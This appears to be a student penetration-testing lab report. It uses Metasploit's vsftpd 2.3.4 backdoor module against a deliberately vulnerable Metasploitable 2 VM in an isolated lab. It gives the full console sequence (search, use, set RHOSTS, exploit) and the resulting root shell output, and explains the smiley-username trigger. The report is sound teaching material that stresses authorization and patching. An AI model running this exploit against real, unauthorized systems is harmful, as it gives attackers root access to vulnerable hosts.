

CYBERSECURITY LAB REPORT

Practical 04: Metasploit Basics

Module: Ethical Hacking & Penetration Testing

Date: May 9, 2026

Status: Completed & Verified

1. Aim

To understand the fundamental operations of the Metasploit Framework and successfully execute a remote exploit against a vulnerable service (vsftpd 2.3.4) to gain command shell access.

2. Objectives

- Familiarize with the `msfconsole` environment and its core commands.
- Learn how to search the Metasploit database for specific vulnerabilities.
- Understand how to configure exploit modules, payloads, and target parameters (RHOST, RPORT).
- Successfully compromise a vulnerable target and establish a remote session.

3. Tools Used

- **Attacker Machine:** Kali Linux (VM)
- **Exploitation Framework:** Metasploit Framework v6.x
- **Network Scanner:** Nmap (for initial reconnaissance)

4. System Requirements

- **Hardware:** Minimum 4GB RAM, 20GB free storage, Virtualization enabled.
- **Target Environment:** Metasploitable 2 (A deliberately vulnerable Linux virtual machine).
- **Network:** Host-Only or NAT Network configuration to ensure isolated and safe communication between Attacker and Target VMs.

5. Theory

The Metasploit Framework (MSF) is an open-source penetration testing platform used to develop, test, and execute exploit code against a remote target host. It contains a massive database of verified exploits, payloads, encoders, and auxiliary modules, making it an industry-standard tool for vulnerability validation.

vsftpd 2.3.4 Backdoor: In July 2011, the source code archive for the popular vsftpd (Very Secure FTP Daemon) version 2.3.4 was compromised. The malicious actors inserted a backdoor: if a user attempts to log in with a username containing a smiley face :), the daemon automatically opens a listening command shell on TCP port 6200. The Metasploit module

automates the connection to port 21, triggers the backdoor, and connects to the resulting shell on port 6200.


6. Lab Setup

Machine	Operating System	IP Address	Role
Attacker	Kali Linux	192.168.56.101	Exploitation Host
Target	Metasploitable 2	192.168.56.102	Vulnerable Host

7. Procedure & Attack Flow

Step 1: Launching Metasploit

The Metasploit console is launched using the `msfconsole` command. We use the `-q` flag to suppress the startup banner and start the interface quietly.




```
(root@kali) - [~]
# msfconsole -q
msf6 >
```

Screenshot 1: Launching msfconsole

Step 2: Searching for the Exploit

After discovering FTP port 21 is open and running vsftpd 2.3.4 (via Nmap), we search the Metasploit database for related exploit modules using the `search` command.



```
msf6 > search vsftpd

Matching Modules
=====

   #  Name                                           Disclosure Date  Rank       Check
   --  --                                           -
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent  No
      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use
exploit/unix/ftp/vsftpd_234_backdoor
```

Screenshot 2: Searching for vsftpd modules

Step 3: Selecting the Exploit Module

We load the identified module using the `use` command. Once loaded, the prompt changes to reflect the active module context. We use `show options` to view required parameters.

```
Terminal - msfconsole

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      CHOST            no        The local client address
  CPORT      CPORT            no        The local client port
  Proxies    Proxies          no        A proxy chain of format
type:host:port[,type:host:port][...]
  RHOSTS     RHOSTS           yes       The target host(s), see https://
docs.metasploit.com/
  RPORT      RPORT            yes       The target port (TCP)


Exploit target:

  Id  Name
  ---  ---
  0    Automatic
```

Screenshot 3: Selecting the exploit and viewing configuration options

Step 4: Setting the Target (RHOST)

The module requires the target's IP address. We assign the Metasploitable 2 IP (192.168.56.102) to the `RHOSTS` variable using the `set` command.




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
```

Screenshot 4: Setting the Remote Host (RHOSTS) IP address

Step 5: Exploit Execution & Shell Access

With all parameters configured, we launch the attack using the `exploit` command. The module successfully triggers the backdoor and opens an interactive root shell.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:42891 ->
192.168.56.102:6200) at 2026-05-09 10:14:22 +0530

whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
GNU/Linux
```

Screenshot 5: Successful exploitation and root shell verification

8. Observations

- The exploitation process was instantaneous, indicating a logic flaw/backdoor rather than a complex memory corruption vulnerability (like a buffer overflow).
- Metasploit automatically handled the connection to the secondary port (6200) opened by the backdoor.
- The shell established was an interactive command shell, albeit without a standard TTY prompt.

9. Results

The target machine was successfully compromised. The vsftpd 2.3.4 backdoor was triggered using Metasploit, resulting in full administrative (`root`) shell access over the target system. Post-exploitation commands (`whoami`, `id`) confirmed the highest level of privilege.

10. Findings

- The system is running an outdated and highly vulnerable FTP service.
- Supply chain attacks (like the compromised vsftpd archive) can lead to severe, easily exploitable vulnerabilities.
- There are no internal firewall rules blocking anomalous outbound/inbound ports like TCP 6200 on the target network.

11. Limitations

- This specific exploit is strictly limited to vsftpd version 2.3.4. Earlier and later versions are not vulnerable to this backdoor.
- The exploit relies on the target's firewall allowing an external connection to port 6200 (bind shell). If a strict ingress firewall was present, a reverse shell payload strategy might have been necessary (though the backdoor natively uses a bind listener).
- Intrusion Detection Systems (IDS) can easily identify the signature `USER : )` network traffic.

12. Precautions

- **Authorization:** Ensure written consent (Rules of Engagement) is obtained before conducting any penetration testing.
- **Isolation:** Conduct testing in an isolated, non-production virtual lab environment.
- **Cleanup:** Ensure that spawned backdoor listeners and network connections are terminated after the assessment to prevent unauthorized third-party access.

13. Conclusion

This practical lab successfully demonstrated the core workflow of the Metasploit Framework. By systematically searching for a module, configuring its parameters, and executing the exploit, we were able to compromise a known vulnerability. The exercise highlights the critical importance of keeping software up-to-date and verifying the cryptographic integrity of downloaded source code to prevent supply chain compromises.